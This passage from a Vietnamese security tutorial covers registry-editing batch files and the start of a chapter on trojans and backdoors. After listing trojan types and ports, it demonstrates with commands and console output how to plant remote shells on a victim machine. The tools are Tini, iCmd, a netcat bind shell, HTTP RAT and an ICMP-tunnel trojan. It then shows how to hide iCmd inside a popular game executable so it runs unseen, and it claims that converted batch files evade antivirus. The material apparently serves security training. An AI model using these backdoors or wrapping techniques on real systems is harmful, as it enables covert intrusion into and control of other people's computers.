□ Để thực hiện bước 2: Trong mục 3 tôi đã trình bày cách xóa một folder, key trong registry vậy là chúng ta có thể thực hiện bước 2 của Uninstall. Để uninstall hoàn toàn một chương trình yêu cầu chúng ta phải tìm được tất cả các key, folder của chương trình đó trong registry. Điều đó dẫn tới nếu một chương trình lớn như Microsoft office bạn muốn remove kiểu này là cực khó. Tôi có một kinh nghiệm khi viết ra một file.bat để remove phần mềm symantec phải làm mất 3 ngày vì nó có 500 key trong registry cần xóa.

□ Để thực hiện bước 3: Xóa file có câu lệnh **delete file /f /q**. Xóa hết file trong một foder dùng câu lệnh **delete c:\folder\\* /f /q**

□ Tích hợp tất cả các bước trong một file.bat là có thể thực hiện được tất cả mọi việc.

**Ví dụ 6:** Không cho phép một file có khả năng chạy trên máy tính.

Ví dụ này cho phép chúng ta tạo ra một file.bat ngăn chặn một con virus không cho nó chạy trên máy của chúng ta.

Bản chất của quá trình là sử dụng Group Policy trong phần Software restriction rules □ hash rule. Nhưng Group Policy chỉ là giao diện đồ họa để edit Registry, cho nên chúng ta hoàn toàn có thể edit registry để làm một tác vụ tương tự.

## 5. Kết luận

Việc sử dụng file.bat cấu hình được Registry mang lại nhiều giá trị giúp các bạn nghiên cứu về bảo mật và hiểu biết sâu hơn về hệ thống. Đặc biệt khi các file.bat này chuyển sang file.exe không bao giờ bị coi là virus.

## Phần VII. Backdoor và Trojan toàn tập

Trong bài viết này tôi sẽ trình bày với các bạn về Trojan và Backdoor. Những khái niệm cơ bản về Trojan và Backdoor, phân loại và cách thức lây nhiễm Trojan và Backdoor. Cùng với những kiến thức khác như sử dụng một số Trojan cơ bản, cách thức ẩn Trojan vào trong một file .Exe. Cuối cùng tôi sẽ đưa ra các giải pháp phòng chống Trojan và Backdoor.

1. Giới thiệu về Trojans
2. Các dạng và cách hoạt động của Trojan
3. Cách nhận biết máy tính bị nhiễm Trojan
4. Sự khác nhau của các Trojans
5. Sử dụng một số Trojan để tấn công
6. Ghép một hay nhiều Trojans vào một file .EXE bình thường
7. Cách phát hiện Trojans và Backdoor
8. Giải pháp phòng chống Trojan Backdoor
9. Kết luận


### **1. Giới thiệu về Trojans.**

- Một Trojan là một chương trình nhỏ chạy chế độ ẩn và gây hại cho máy tính.
- Với sự trợ giúp của Trojan, một kẻ tấn công có thể dễ dàng truy cập vào máy tính của nạn nhân để thực hiện một số việc nguy hại như lấy cắp dữ liệu, xóa file, và nhiều khả năng khác.



## 2. Các dạng và cách hoạt động của Trojan

- Kẻ tấn công có thể truy cập được vào các máy tính đã bị nhiễm Trojans khi chúng Online.
- Kẻ tấn công có thể truy cập và điều khiển toàn bộ máy tính của nạn nhân, và chúng có khả năng sử dụng vào nhiều mục đích khác nhau.




### - Các dạng Trojans cơ bản:

- + Remote Access Trojans – Cho kẻ tấn công kiểm soát toàn bộ hệ thống từ xa.
- + Data-Sending Trojans – Gửi những thông tin nhạy cảm cho kẻ tấn công
- + Destructive Trojans – Phá hủy hệ thống

- + Denied-of-Service – DoS Attack Trojan: Trojans cho tấn công DoS.
- + Proxy Trojans
- + HTTP, FTP Trojans: - Trojan tự tạo thành HTTP hay FTP server để kẻ tấn công khai thác lỗi.
- + Security Software Disable Trojan – Có tác dụng tắt những tính năng bảo mật trong máy tính của nạn nhân.

**- Mục đích của những kẻ viết ra những Trojans:**

- + Lấy thông tin của Credit Card
- + Lấy thông tin của các tài khoản cá nhân như: Email, Password, Usernames,...
- + Những dữ liệu mật.
- + Thông tin tài chính: Tài khoản ngân hàng...
- + Sử dụng máy tính của nạn nhân để thực hiện một tác vụ nào đó, như để tấn công, scan, hay làm ngập hệ thống mạng của nạn nhân.



**3. Những con đường để máy tính nạn nhân nhiễm Trojan.**

- Qua các ứng dụng CHAT online như IRC – Interney Relay Chat
- Qua các file được đính kèm trên Mail...
- Qua tảng vật lý như trao đổi dữ liệu qua USB, CD, HDD...

- Khi chạy một file bị nhiễm Trojan
- Qua NetBIOS – FileSharing
- Qua những chương trình nguy hiểm
- Từ những trang web không tin tưởng hay những website cung cấp phần mềm miễn phí
- Nó có khả năng ẩn trong các ứng dụng bình thường, khi chạy ứng dụng đó lập tức cũng chạy luôn Trojans.

#### **4. Những cách nhận biết một máy tính bị nhiễm Trojans – Cơ bản nhất – Có thể không đúng.**

- Ổ CD-ROM tự động mở ra đóng vào.
- Máy tính có những dấu hiệu lạ trên màn hình.
- Hình nền của các cửa sổ Windows bị thay đổi...
- Các văn bản tự động in
- Máy tính tự động thay đổi font chữ và các thiết lập khác
- Hình nền máy tính tự động thay đổi và không thể đổi lại.
- Chuột trái, chuột phải lẩn nôn..
- Chuột không hiển thị trên màn hình.
- Nút Start không hiển thị.
- Một vài cửa sổ chát bật ra

Các Port sử dụng bởi các Trojan phổ biến.

- Back Orifice – Sử dụng UDP protocol – Sử dụng Port 31337 và 31338

- Deep Throat – Sử dụng UDP protocol – Sử dụng Port 2140 và 3150
- NetBus – Sử dụng TCP Protocol – Sử dụng Port 12345 và 12346
- Whack-a-mole – Sử dụng TCP – Qua Port 12361 và 12362
- Netbus 2 Pro – Sử dụng TCP – Qua Port 20034
- GrilFriend - Sử dụng Protocol TCP – Qua Port 21544
- Masters Paradise - Sử dụng TCP Protocol qua Port – 3129, 40421,40422, 40423 và 40426.

Để nhận biết những Port nào trên máy tính đang Active chúng ta dùng câu lệnh:

Netstat –

an

Proto	Local Address	Foreign Address	State
TCP	0.0.0.0:80	0.0.0.0:0	LISTENING
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING
TCP	0.0.0.0:550	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1025	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1026	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1723	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3389	0.0.0.0:0	LISTENING
TCP	0.0.0.0:7777	0.0.0.0:0	LISTENING
TCP	0.0.0.0:31972	0.0.0.0:0	LISTENING
TCP	127.0.0.1:3002	0.0.0.0:0	LISTENING
TCP	127.0.0.1:3003	0.0.0.0:0	LISTENING
TCP	127.0.0.1:3649	0.0.0.0:0	LISTENING
TCP	192.168.1.251:3333	0.0.0.0:0	LISTENING
TCP	192.168.201.1:139	0.0.0.0:0	LISTENING
TCP	192.168.201.1:3739	59.151.40.167:53	SYN_SENT
TCP	203.162.0.2:139	0.0.0.0:0	LISTENING
TCP	210.250.250.1:139	0.0.0.0:0	LISTENING
UDP	0.0.0.0:445	*:*	

## 5. Sử dụng một số loại Trojan

Với mục đích của bài viết để các bạn hiểu về Trojan, sử dụng Trojan là một trong những nội dung cơ bản của nghiên cứu về bảo mật. Khi biết cách sử dụng và cách hoạt động của các loại Trojan bạn có thể từ đó đưa ra các giải pháp an ninh mạng

cho doanh nghiệp của mình cũng như những dữ liệu quan trọng của chúng ta.


Trong phần này tôi giới thiệu với các bạn những loại Trojan sau:

- Tini
- iCmd
- Netcat
- HTTP RAT

### a. Trojan Tini

Bất kỳ một máy tính nào nếu bị nhiễm Trojan này đều cho phép Telnet qua Port 7777 không cần bất kỳ thông tin xác thực nào.

- Để Trojan này nhiễm vào hệ thống thì chỉ cần chạy một lần hoặc Enter file đó là OK mọi thứ đã hoàn tất và đợi những thông tin Telnet tới port 7777.
- Trên máy 192.168.1.33 đã chạy file tini.exe giờ tôi đứng trên bất kỳ máy nào cũng có thể dùng lệnh: Telnet 192.168.1.33 7777 là có thể console vào được máy đó.



```
C:\Documents and Settings\Administrator\Desktop>cd c:\vnexperts.net
C:\vnexperts.net>_
```

## b. iCmd Trojan


Tương tự như Tini Trojan nhưng khác một điều đó là cho phép lựa chọn port để telnet và Password truy cập vào máy bị nhiễm trojan này.

VD: Máy bị nhiễm Trojan chạy file iCmd.exe với câu lệnh

- iCmd.exe vne 8080

Có nghĩa máy này enable telnet trên port 8080 và password là “vne”

Trong ví dụ này tôi để file: iCmd.exe tại thư mục vnexperts.net trên ổ C:\



The screenshot shows a Windows Command Prompt window titled 'C:\WINDOWS\system32\cmd.exe - iCmd.exe vne 8080'. The window displays the following text:


```
C:\WINDOWS\system32\cmd.exe - iCmd.exe vne 8080
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\Documents and Settings\Administrator>cd c:\vnexperts.net


C:\vnexperts.net>iCmd.exe vne 8080
<09:19:28 05/27/08> iCmd Server Started.
<09:19:28 05/27/08> Waiting For Connections On Port 8080
```

- Trên máy khác tôi có thể telnet tới máy này với câu lệnh:
- Telnet <ip> port
- Như ví dụ trên tôi gõ: telnet 192.168.1.33 8080

Hệ thống bắt tôi nhập password tôi gõ vne vào và Enter



Và kết quả



### c. Netcat Trojan.

Trojan này cho phép chúng ta lựa chọn khá nhiều Options như Port, chạy chế độ ẩn, cho phép telnet .....

Để chạy Trojan này tôi gõ câu lệnh:

Nc.exe -L -p <port> -t -e <program>

-L là hoạt động ở chế độ nghe


-p là Port sử dụng để nghe.

-t cho phép sử dụng Telnet

-e chạy một chương trình nào đó.

Trên ví dụ này tôi chạy với câu lệnh

- Nc.exe -L -p 8800 -t -e cmd.exe



```
C:\WINDOWS\system32\cmd.exe - nc.exe -L -p 8800 -t -e cmd
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\Documents and Settings\Administrator>cd c:\vnexperts.net
C:\vnexperts.net>nc.exe -L -p 8800 -t -e cmd
-
```

Giờ thì tôi có thể đứng bất kỳ trên máy nào có thể telnet tới máy này qua cổng 8800, và hoàn toàn có thể kiểm soát được máy tính đó qua giao diện command line.



#### d. HTTP RAT

Với tính năng hoạt động như một Web Server được lập trình sẵn cho phép quản lý máy tính trên giao diện Web. Bạn hoàn toàn có thể thực hiện được trên Internet, khi một máy nhiễm Trojan này sẽ tự động gửi mail về cho bạn qua cấu hình.



Giờ đứng trên bất kỳ máy nào bạn cũng có thể vào máy này qua cửa sổ của một trình duyệt web bất kỳ:

<http://192.168.1.33>


Tôi có thể chạy xóa hay download bất kỳ file nào từ máy nạn nhân



### e. ICMP Trojan

Sử dụng tunnel là ICMP gần như được sự đồng ý của bất kỳ firewall nào hay các hệ thống.

- Trên máy nạn nhân sử dụng ICMP Trojan Server chúng ta phải cài Trojan này với câu lệnh



```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\Documents and Settings\Administrator>cd c:\vnexperts.net


C:\vnexperts.net>icmpsrv.exe -install
=====Welcome to www.hackerxfiles.net=====
---[ ICMP-Cmd v1.0 beta, by gxisone ]---
---[ E-mail: gxisone@hotmail.com ]---
---[ 2003/8/15 ]---

Usage: icmpsrv.exe -install <to install service>
      icmpsrv.exe -remove <to remove service>

Transmitting File ... Success !
Creating Service .... Success !
Starting Service .... Pending ... Success !

C:\vnexperts.net>_
```

- Ngồi trên bất kỳ máy nào bạn sử dụng ICMPsend để remote tới hệ thống đã bị nhiễm ICMP trojan



```
C:\WINDOWS\system32\cmd.exe - icmpsend.exe 192.168.1.33
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\Documents and Settings\Administrator>cd c:\vnexperts.net

C:\vnexperts.net>icmpsend.exe 192.168.1.33
=====Welcome to www.hackerxfiles.net=====
---[ ICMP-Cmd v1.0 beta, by gxisone ]---
---[ E-mail: gxisone@hotmail.com ]---
---[ 2003/8/15 ]---

usage: icmpsend.exe RemoteIP
      Ctrl+C or Q/q to Quite      H/h for help

ICMP-CMD>
```

Trên thực tế còn rất nhiều loại Trojan khác bạn có thể tìm hiểu trên các trang web chuyên về security, trong bài viết này tôi chỉ Demo một số loại Trojan dùng để training mà thôi.

## 6. Cách ẩn một hoặc nhiều Trojan vào một file .exe hay file chạy bình thường

Mấy phần bên trên là cách sử dụng Trojan cơ bản. Ví dụ bạn muốn sử dụng con trojan là iCmd.exe bạn phải làm thế nào? Copy file đó vào máy và chạy với câu lệnh iCmd.exe vne 8800? Điều này không thể thực hiện bởi ai cho bạn ngoài trên máy đó.

Vậy làm thế nào để lây nhiễm Trojan này vào máy của nạn nhân?

Thật không may những kẻ tấn công đã khôn ngoan ẩn một hay nhiều Trojan vào một file Exe bình thường, như một chương trình cờ, một file exe bộ cài windows, file chạy của các phần mềm miễn phí mà có khi ẩn luôn vào bộ cài các chương trình diệt virus.

Cách ẩn Trojan vào file .exe đó là công nghệ Wrapper. Các phần mềm thường dùng:

- One file EXE Maker
- Yet Another Binder
- Predator Wrapper.

### a. Sử dụng One file EXE Maker dấu và chạy file iCmd.exe

Download bộ cài của phần mềm này cài ra máy sau đó là chạy để ghép các file File EXE mà tôi lựa chọn là một chương trình cờ Caro rất phổ biến Fiver6\_8.exe.

- File cờ caro tôi để chạy bình thường
- file iCmd.exe tôi để chạy ẩn và copy vào hệ thống
- Câu lệnh thêm trên file iCmd.exe tôi chọn là vne 8800 – cho phép telnet vào port 8800 và password là vne.



Nhấn Save để hoàn thành quá trình.

